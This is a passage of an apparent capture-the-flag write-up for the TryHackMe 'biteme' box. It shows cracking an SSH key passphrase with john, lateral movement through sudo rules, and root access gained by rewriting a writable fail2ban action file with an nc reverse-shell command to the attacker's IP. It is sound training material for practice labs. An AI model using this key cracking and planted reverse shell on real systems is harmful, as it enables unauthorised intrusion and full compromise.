
4.21. I ran ssh2john against it and cracked it with rockyou.txt



```
┌──(kali㉿kali)-[~/Documents/Boxes/biteme]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1[redacted]          (id_rsa)
1g 0:00:00:00 DONE (2022-03-16 16:46) 50.00g/s 252000p/s 252000c/s 252000C/s christina1..twisted
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

4.22. Don't forget to chmod 600 id_rsa on the file before trying it!


4.23. This got me a shell as Jason and the user flag!



```
jason@biteme:~$ ip a; whoami; hostname; cat user.txt
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:be:4d:92:55:0f brd ff:ff:ff:ff:ff:ff
    inet 10.10.209.48/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2556sec preferred_lft 2556sec
    inet6 fe80::be:4dff:fe92:550f/64 scope link
       valid_lft forever preferred_lft forever
jason
biteme
THM{[redacted]}
```

5. Privilege Escalation


5.1. I first tried a sudo -l with high hopes and it was worth trying!



```
jason@biteme:/tmp$ sudo -l
Matching Defaults entries for jason on biteme:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jason may run the following commands on biteme:
    (ALL : ALL) ALL
    (fred) NOPASSWD: ALL
```


5.2. I did run linpeas and stored the output just in case.

5.3. I then laterally moved over to fred.




```
jason@biteme:~$ sudo --user=fred bash
fred@biteme:~$ whoami
fred
```

5.4. I also stored the linpeas from fred but sudo -l was interesting for this account as well.



```
fred@biteme:/tmp$ sudo -l
Matching Defaults entries for fred on biteme:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User fred may run the following commands on biteme:
    (root) NOPASSWD: /bin/systemctl restart fail2ban
```

5.5. I tested with and without sudo to how it behaved.



```
fred@biteme:/tmp$ systemctl restart /etc/init.d/fail2ban
Failed to restart etc-init.d-fail2ban.mount: Interactive authentication required.
See system logs and 'systemctl status etc-init.d-fail2ban.mount' for details.
```

5.6. I started reading some blogs on how to exploit systemctl but wasn't getting anywhere.

   5.6.1. https://chaudhary1337.github.io/p/how-to-systemctl-misconfiguration-exploit/

5.7. I then started reading blogs on how to exploit fail2ban and this was a goldmine.

5.8. Here are a few examples:


   5.8.1. https://webcp.io/custom-fail2ban-action/

   5.8.2. https://youssef-ichioui.medium.com/abusing-fail2ban-misconfiguration-to-escalate-privileges-on-linux-826ad0cdafb7

   5.8.3. https://www.digitalocean.com/community/tutorials/how-fail2ban-works-to-protect-services-on-a-linux-server


5.9. After seeing I have write access to the "/etc/fail2ban/actions.d/iptables-multiport.conf" file. I knew I could do something with this.

5.10. I edited the action variables in the conf file.




```
fred@biteme:/tmp$ cat /etc/fail2ban/action.d/iptables-multiport.conf
# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#

[INCLUDES]

before = iptables-common.conf

[Definition]

# Option:  actionstart
# Notes.:  command executed once at the start of Fail2Ban.
# Values:  CMD
#
actionstart = <iptables> -N f2b-<name>
              <iptables> -A f2b-<name> -j <returntype>
              <iptables> -I <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>

# Option:  actionstop
# Notes.:  command executed once at the end of Fail2Ban
# Values:  CMD
#
actionstop = <iptables> -D <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
             <actionflush>
             <iptables> -X f2b-<name>

# Option:  actioncheck
# Notes.:  command executed once before each actionban command
# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|cmd -i 2>&1|nc 10.2.21.245 9001 >/tmp/f

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|cmd -i 2>&1|nc 10.2.21.245 9001 >/tmp/f

[Init]
```

5.11. I did mess up the revshell initially by putting CMD in it instead of /bin/sh.
5.12. The next part was mostly based on assumption and it paid off.
5.13. I assumed this would have to trigger on either ssh or HTTP since they were the only ports open.
5.14. “netstat -tulpn” also did not show anything locally open to poke at.
5.15. I started a listener on my attackbox.
5.16. Tried some random spam against the ssh server.



```
┌──(kali㉿kali)-[~]
└─$ ssh test@biteme.thm
test@biteme.thm's password:
Permission denied, please try again.
test@biteme.thm's password:
Permission denied, please try again.
test@biteme.thm's password:
test@biteme.thm: Permission denied (publickey,password).

┌──(kali㉿kali)-[~]
└─$ ssh test@biteme.thm
test@biteme.thm's password:
Permission denied, please try again.
test@biteme.thm's password:
Permission denied, please try again.
test@biteme.thm's password:
```

5.17. I popped a root shell and grabbed the root flag!



```
# ip a; whoami; hostname; cat /root/root.txt
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:c8:ed:c8:07:4b brd ff:ff:ff:ff:ff:ff
    inet 10.10.71.28/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 3380sec preferred_lft 3380sec
    inet6 fe80::c8:edff:fec8:74b/64 scope link
       valid_lft forever preferred_lft forever
root
biteme
THM{[redacted]}
```